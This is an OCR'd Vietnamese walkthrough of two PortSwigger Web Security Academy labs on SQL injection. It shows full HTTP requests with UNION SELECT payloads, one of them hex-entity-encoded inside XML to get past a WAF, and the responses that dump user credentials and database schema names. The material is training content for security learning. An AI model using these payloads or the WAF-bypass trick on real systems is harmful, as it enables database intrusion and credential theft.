

Lab: SQL injection with filter bypass via XML encoding

Ban đầu vào sẽ thấy như thế này

Ta tìm hết tất cả các param có của trang web





Thấy đó là param đầu vào nhưng có vẻ nó không phải nơi xảy ra lỗ hổng

Description:

We are delighted to introduce you to our new, state of the art, home office. ZZZZZZ Bed is a revolution everything into your tiny home. But it's not just about its useful integration in your existing room, it's als time.

Picture this, you are halfway through your working day and it's time for a well-earned nap. You will be a lie back and drift off without interrupting the natural flow of the day. When you've had your power nap, for you.

Nothing can offer you a work-life balance like the ZZZZZZ bed can. Sleep in comfort when you need to sleep is getting the better of you, your office will always be at your fingertips. Call us today for a free qu wonder how you ever lived without

London | Check stock

279 units

Đây mới là thứ ta cần

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension
97	https://play.google.com	POST	/log?format=json&hasfast=true&auth...	✓		200	578	JSON	
96	https://0a7700ee03332edf80f54...	POST	/product/stock	✓		200	115	text	
95	https://0a7700ee03332edf80f54...	GET	/resources/js/xmlStockCheckPayload.js			200	513	script	js
94	https://0a7700ee03332edf80f54...	GET	/resources/js/stockCheck.js			200	981	script	js
93	https://0a7700ee03332edf80f54...	GET	/academyLabHeader			101	147		
92	https://0a7700ee03332edf80f54...	GET	/resources/js/stockCheck.js			200	981	script	js
91	https://0a7700ee03332edf80f54...	GET	/resources/js/xmlStockCheckPayload.js			200	513	script	js
90	https://0a7700ee03332edf80f54...	GET	/product?productId=2	✓		200	4789	HTML	
89	https://0a7700ee03332edf80f54...	GET	/academyLabHeader			101	147		
88	https://0a7700ee03332edf80f54...	GET	/resources/images/shop.svg			200	7258	XML	svg
87	https://0a7700ee03332edf80f54	GET	/			200	10533	HTML	

Request

Pretty | F | Hex

```
https://0a7700ee03332edf80f544e10070005a.web-security-academy.net/product?productId=2
Content-Type: application/xml
Content-Length: 107
Origin: https://0a7700ee03332edf80f544e10070005a.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

<?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      2
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

Search... 0 matches

Response


Pretty | Raw | Hex | Render

```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 9

279 units
```


Search...

Ta thử thay đổi các giá trị bên trong này xem có gì không



Nó thực thi những gì như ta suy nghĩ


Ta khai thác theo các lệnh union select xem sao



Nhưng có vẻ nó đã bị WAF phát hiện vậy giờ ta bypass thử xem

Sau khi tìm hiểu thì ta phát hiện trong file xml có một đối tượng hex_entities được sử dụng để xác định các ký tự thập lục phân (hexadecimal entities). Đây là một phần của cú pháp XML để biểu thị các ký tự đặc biệt hoặc ký tự không thể xuất hiện trực tiếp trong một tài liệu XML.


Xong ta đã bypass được WAF (web application firewall)



```
Request
Pretty  Raw  Hex  Hackvertor
1 POST /product/stock HTTP/2
2 Host: 0a7700ee03332edf80f544e10070005a.web-security-academy.net
3 Cookie: session=Br5lnmwi2XERBrzXv2mVFxg5r6Nh6akS
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
  Gecko/20100101 Firefox/113.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
  https://0a7700ee03332edf80f544e10070005a.web-security-academy.net/pro
  duct?productId=2
9 Content-Type: application/xml
10 Content-Length: 172
11 Origin:
  https://0a7700ee03332edf80f544e10070005a.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 <?xml version="1.0" encoding="UTF-8"?>
   <stockCheck>
     <productId>
       1
     </productId>
     <storeId>
       <@hex_entities>
         1 UNION SELECT  username FROM users<@/hex_entities>
       </storeId>
     </stockCheck>

Response
Pretty  Raw  Hex  Render
1 HTTP/2 200 OK
2 Content-Type: text/plain; cha
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 37
5
6 carlos
7 168 units
8 administrator
9 wiener
```


Lấy được username



```
Request
Pretty  Raw  Hex  Hackvertor
1 POST /product/stock HTTP/2
2 Host: 0a7700ee03332edf80f544e10070005a.web-security-academy.net
3 Cookie: session=Br5lnmwi2XERBrzXv2mVFxg5r6Nh6akS
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
  Gecko/20100101 Firefox/113.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
  https://0a7700ee03332edf80f544e10070005a.web-security-academy.net/pro
  duct?productId=2
9 Content-Type: application/xml
10 Content-Length: 172
11 Origin:
  https://0a7700ee03332edf80f544e10070005a.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 <?xml version="1.0" encoding="UTF-8"?>
   <stockCheck>
     <productId>
       1
     </productId>
     <storeId>
       <@hex_entities>
         1 UNION SELECT  password FROM users<@/hex_entities>
       </storeId>
     </stockCheck>

Response
Pretty  Raw  Hex  Render  Hackvertor
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 72
5
6 lcvq426w0ce10u5zl88k
7 168 units
8 c3rkfyo1kb8wmy7apyuw
9 ysg6vuwbmhamskcpv9c1
```

Lấy được password





Check

Lab: SQL injection UNION attack, retrieving data from other tables

Ban đầu bài lab


Tiếp theo ta tìm ra param đầu vào sử lí dữ liệu






Ta đã tìm ra nó

Giờ ta thử các giá trị vào nhưng có vẻ có gì đó



Nó xảy ra lỗi vì dư một dấu ‘ ở trước

Ta thử comment hết đoạn sau bằng dấu – xem sao



Và nó đã hoạt động bình thường

Giờ ta khai thác tìm số cột số hàng thôi


Có 2 cột

Giờ tìm database


SCHEMA_NAME FROM INFORMATION_SCHEMA.SCHEMATA

```
68          <tbody>
69            <tr>
70              <th>
                  aa
                </th>
71              <td>
                  public
                </td>
72            </tr>
73            <tr>
74              <th>
                  aa
                </th>
75              <td>
                  information_schema
                </td>
76            </tr>
77            <tr>
78              <th>
                  aa
                </th>
79              <td>
                  pg_catalog
                </td>
80            </tr>
81          </tbody>
82        </table>
83      </div>
```

